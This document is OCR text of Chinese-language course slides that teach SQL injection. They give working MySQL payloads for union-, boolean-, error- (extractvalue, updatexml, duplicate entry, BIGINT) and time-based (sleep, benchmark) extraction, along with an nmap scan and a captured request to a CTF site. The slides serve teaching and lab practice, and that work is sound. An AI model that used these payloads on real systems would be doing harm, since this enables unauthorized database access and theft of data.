
WEB-SQLi

看orange講義就知道博大精深

atdog

一掃開一堆


root@bt:~# nmap 10.0.0.21
Starting Nmap 6.01 (http://nmap.org) at 2013-02-21 19:33 EST
Nmap scan report for 10.0.0.21
Host is up (0.0012s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:D8:4E:57 (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
black | track 5 r3

明明服務那麼多，為何大家都打網站？

- 一個常見服務一年也才幾個CVE
- 就算沒設定好，常常能利用的點也有限
- 反觀WEB，卻是跟「人」最相關的

換句話說
網頁通常比較好打啦

而網頁中常見的攻擊就是
Injection (注入)

OWASP 都說是 **Top1** 了

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

總之今天重點是，**資料隱碼(注入)攻擊**

- 別在說你看不懂這是啥


網路安全公司Hold Security發現，一個俄國駭客團體總共竊取全球12億筆網路上的帳號及密碼資料，這些資料主要利用資料隱碼攻擊竊取而得，受害網站不分大小，總計達42萬。


SQL Injection


說白了就是拼拼湊湊

```
select * from flags where id = '$input';
select * from flags where id = '1';
select * from flags where id = '1 or 1=1';
```

那怎麼尋找注入點？


secprog.cs.nctu.edu.tw/users/111


https://www.google.com.tw/?gfe_rd=cr&ei=EH58VImNEobVmQW7q4HgCQ&g



Live HTTP Replay

POST https://9447.plumbing/actions/login HTTP/1.1

HTTP Headers

```
Host: 9447.plumbing
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://9447.plumbing/scores
Cookie: __cfduid=d5e1b4b387c99a567b343922609851acf1417269241; ajs_user_id=null; ajs_group_id=null;
ajs_anonymous_id=%22dff03293-ab2c-4850-9eed-0004969f1b66%22; _ga=GA1.2.1055970216.1417273512;
PHPSESSID=1n20okioji6deqv3gqrsi21715; _gat=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
```

Send POST Content ?

```
c5916b63f139d0339c8d93f37e539132=atdog%40gmail.com&537a8ae44a126ab061d162423f5ec2cc=dd&
action=login&redirect=%2Fscores
```

再來要先測試出**欄位型態**

- **數字**
- **字串**

news.php?id=1&title=何時拆忠孝西路

數字 可能長這樣

```
select * from news where id = $input;
select * from news where id = 1;
select * from news where id = 1 or 1=1;
select * from news where id = 1 and (select 1) = 1;
```

字串 可能長這樣

```
select * from news where id = '$input';
select * from news where id = '1';
select * from news where id = '1 or 1=1';
select * from news where id = '1 and (select '1') = '1';
```

再來要嘗試拼出可用payload

- **數字**
- **字串**

news.php?id=1%2b1&title=何時'%2b'拆忠孝西路

```
select * from news where id = 1+1;
select * from news where id = 2;

select * from news where title = '何時'%2b'拆忠孝西路'
select * from news where title = '何時'+'拆忠孝西路'
select * from news where title = '何時拆忠孝西路'
```

常見幾種分類

Union-Based
Boolean-Based
Error-Based
Time-Based

Union-Based

- 原先 SQL 會將**執行結果**顯示於畫面上
- 透過 UNION **把要撈的資料拼在一起**

第一步要先知道**欄位個數**

- 假設原先 Table 有**4**個欄位

```
mysql> select 1,2,3,4 ;
+---+---+---+---+
| 1 | 2 | 3 | 4 |
+---+---+---+---+
| 1 | 2 | 3 | 4 |
+---+---+---+---+
1 row in set (0.00 sec)
```

第一步要先知道**欄位個數**

- 假設原先 Table 有**4**個欄位
- 可以用 **UNION** 瘋狂列舉

```
mysql> select 1,2,3,4 union select 1;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select 1,2,3,4 union select 1,2;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select 1,2,3,4 union select 1,2,3;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> select 1,2,3,4 union select 1,2,3,4;
+---+---+---+---+
| 1 | 2 | 3 | 4 |
+---+---+---+---+
| 1 | 2 | 3 | 4 |
+---+---+---+---+
1 row in set (0.01 sec)
```

第一步要先知道**欄位個數**

- 假設原先 Table 有**4**個欄位
- 可以用 **UNION** 瘋狂列舉
- 可以用 **ORDER** 列舉

```
mysql> select 1,2,3,4 order by 1;
+---+---+---+---+
| 1 | 2 | 3 | 4 |
+---+---+---+---+
| 1 | 2 | 3 | 4 |
+---+---+---+---+
1 row in set (0.00 sec)

mysql> select 1,2,3,4 order by 5;
ERROR 1054 (42S22): Unknown column '5' in 'order clause'
```

再來就照著欄位數把它接起來

- 就可以開始抓你想要的資料！
- cheatsheet: http://goo.gl/NIFHNm

```
mysql> select 1,2,3,4 union select 1,user(),3,4;
+---+----------------+---+---+
| 1 | 2              | 3 | 4 |
+---+----------------+---+---+
| 1 | 2              | 3 | 4 |
| 1 | root@localhost | 3 | 4 |
+---+----------------+---+---+
2 rows in set (0.00 sec)
```

Union-Based - 練習

- 原先 SQL 會將**執行結果**顯示於畫面上
- 透過 UNION 把要撈的資料拼在一起

Boolean-Based

- WEB輸出結果僅能判斷**SQL成功或失敗**

判斷資料方法

- 嘗試利用 boolean 結果判斷資料

```
mysql> select * from news where id = -1 or 1 = 1;
+------+-------------------------+
| id   | title                   |
+------+-------------------------+
|    1 | 何時拆忠孝西路          |
|    2 | MG149                   |
+------+-------------------------+
2 rows in set (0.00 sec)

mysql> select * from news where id = -1 or 1 != 1;
Empty set (0.00 sec)
```

判斷資料方法

- 嘗試利用 boolean 結果判斷資料
- 利用基本 function

```
mysql> select * from news where id = 1 and user() = 'root';
Empty set (0.00 sec)

mysql> select * from news where id = 1 and user() = 'root@localhost';
+------+-----------------------+
| id   | title                 |
+------+-----------------------+
|    1 | 何時拆忠孝西路        |
+------+-----------------------+
1 row in set (0.00 sec)
```

判斷資料方法

- 嘗試利用 boolean 結果判斷資料
- 利用基本 function
- 抓長度，切字元，暴力破

```
mysql> select * from news where id = 1 and substr(user(),1,1) = 'r';
+------+-----------------------+
| id   | title                 |
+------+-----------------------+
|    1 | 何時拆忠孝西路        |
+------+-----------------------+
1 row in set (0.00 sec)

mysql> select * from news where id = 1 and substr(user(),1,1) = 'a';
Empty set (0.00 sec)
```

判斷資料方法

- 嘗試利用 boolean 結果判斷資料
- 利用基本 function
- 抓長度，切字元，暴力破
- 二分法

```
mysql> select * from news where id = 1 and ascii(substr(user(),1,1)) > 128;
Empty set (0.00 sec)

mysql> select * from news where id = 1 and ascii(substr(user(),1,1)) < 64;
Empty set (0.00 sec)

mysql> select * from news where id = 1 and ascii(substr(user(),1,1)) > 96;
+------+-----------------------+
| id   || title                 |
+------+-----------------------+
|    1 | 何時拆忠孝西路        |
+------+-----------------------+
1 row in set (0.00 sec)
```

Boolean-Based 練習

- WEB輸出結果僅能判斷SQL成功或失敗

Error-Based

- SQL 執行錯誤時，會**產生錯誤訊息於WEB上**
- 透過 SQL 本身的錯誤訊息抓取資料

確定會有錯誤訊息，就可以抓資料

- DuplicateEntry

```
mysql> SELECT * FROM news WHERE id=1 and (select 1 from(select count(*),concat((select (se
lect concat(0x27,database(),0x27)) from information_schema.tables limit 0,1),floor(rand(0)
*2))x from information_schema.tables group by x)a) and '1'='1';
ERROR 1062 (23000): Duplicate entry ''test'1' for key 'group_key'
```

SELECT * FROM news WHERE id=1 and (select 1 from(select count(*),concat((select (select concat(0x27,database(),0x27)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) = 1;

```
mysql> select * from (select 1,1) as x;
ERROR 1060 (42S21): Duplicate column name '1'
```

確定會有錯誤訊息，就可以抓資料

- DuplicateEntry
- ExtractValue

```
mysql> SELECT * FROM news WHERE id=1 and extractvalue(rand(),(SELECT user()))=1;
ERROR 1105 (HY000): XPATH syntax error: '@localhost'
```

確定會有錯誤訊息，就可以抓資料

- DuplicateEntry
- ExtractValue
- BigInteger

```
mysql> SELECT * FROM news WHERE id=1 and (select 2*if((select * from (select user())s), 18446744073709551
610, 18446744073709551610)) = 1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(2 * if((select 'root@localhost' from dual)
,18446744073709551610,18446744073709551610))'
```

SELECT * FROM news WHERE id=1 and (select 2*if((select * from (select user())s), 18446744073709551610, 18446744073709551610)) = 1;

確定會有錯誤訊息，就可以抓資料

- DuplicateEntry
- ExtractValue
- BigInteger
- UpdateXML

```
mysql> select updatexml(1,(select user()),1);
ERROR 1105 (HY000): XPATH syntax error: '@localhost
```

Error-Based 練習

- SQL 執行錯誤時，會**產生錯誤訊息於WEB上**
- 透過 SQL 本身的錯誤訊息抓取資料

Time-Based

- Boolean-Based 的替代方案
- 利用 SQL 執行時間作為判斷依據

MySQL中可用

- sleep

```
mysql> SELECT * FROM news WHERE id=1 and (sleep(5)) = 1;
Empty set (5.00 sec)
```

```
mysql> SELECT * FROM news WHERE id=1 and (sleep(ascii(substr(user(),1,1)) % 100)) = 1;
Empty set (14.00 sec)

mysql> SELECT * FROM news WHERE id=1 and (sleep(ascii(substr(user(),1,1)) / 100)) = 1;
Empty set (1.15 sec)
```

1.15 -> 1 * 100

14.00 -> 14

114.chr = '**r**'

```
mysql> SELECT * FROM news WHERE id=1 and (select if((user() = 'root@localhost'),sleep(2),0)) = 1;
Empty set (2.00 sec)

mysql> SELECT * FROM news WHERE id=1 and (select if((user() = 'test'),sleep(2),0)) = 1;
Empty set (0.00 sec)
```

MySQL中可用

- sleep

```
mysql> SELECT * FROM news WHERE id=1 and (sleep(5)) = 1;
Empty set (5.00 sec)
```

```
mysql> SELECT * FROM news WHERE id=1 and (sleep(ascii(substr(user(),1,1)) % 100)) = 1;
Empty set (14.00 sec)

mysql> SELECT * FROM news WHERE id=1 and (sleep(ascii(substr(user(),1,1)) / 100)) = 1;
Empty set (1.15 sec)
```

1.15 -> 1 * 100

14.00 -> 14

114.chr = '**r**'


MySQL中可用

- sleep
- benchmark

```
mysql> SELECT * FROM news WHERE id=1 and (SELECT BENCHMARK(100000000,MD5('0'))) = 1;
Empty set (17.09 sec)
```

MySQL中可用

- sleep
- benchmark
- heavy query




```
mysql> SELECT count(*) FROM information_schema.columns A, information_schema.co
lumns B, information_schema.columns C;
```

Time-Based 練習

- Boolean-Based 的替代方案
- 利用 SQL 執行時間作為判斷依據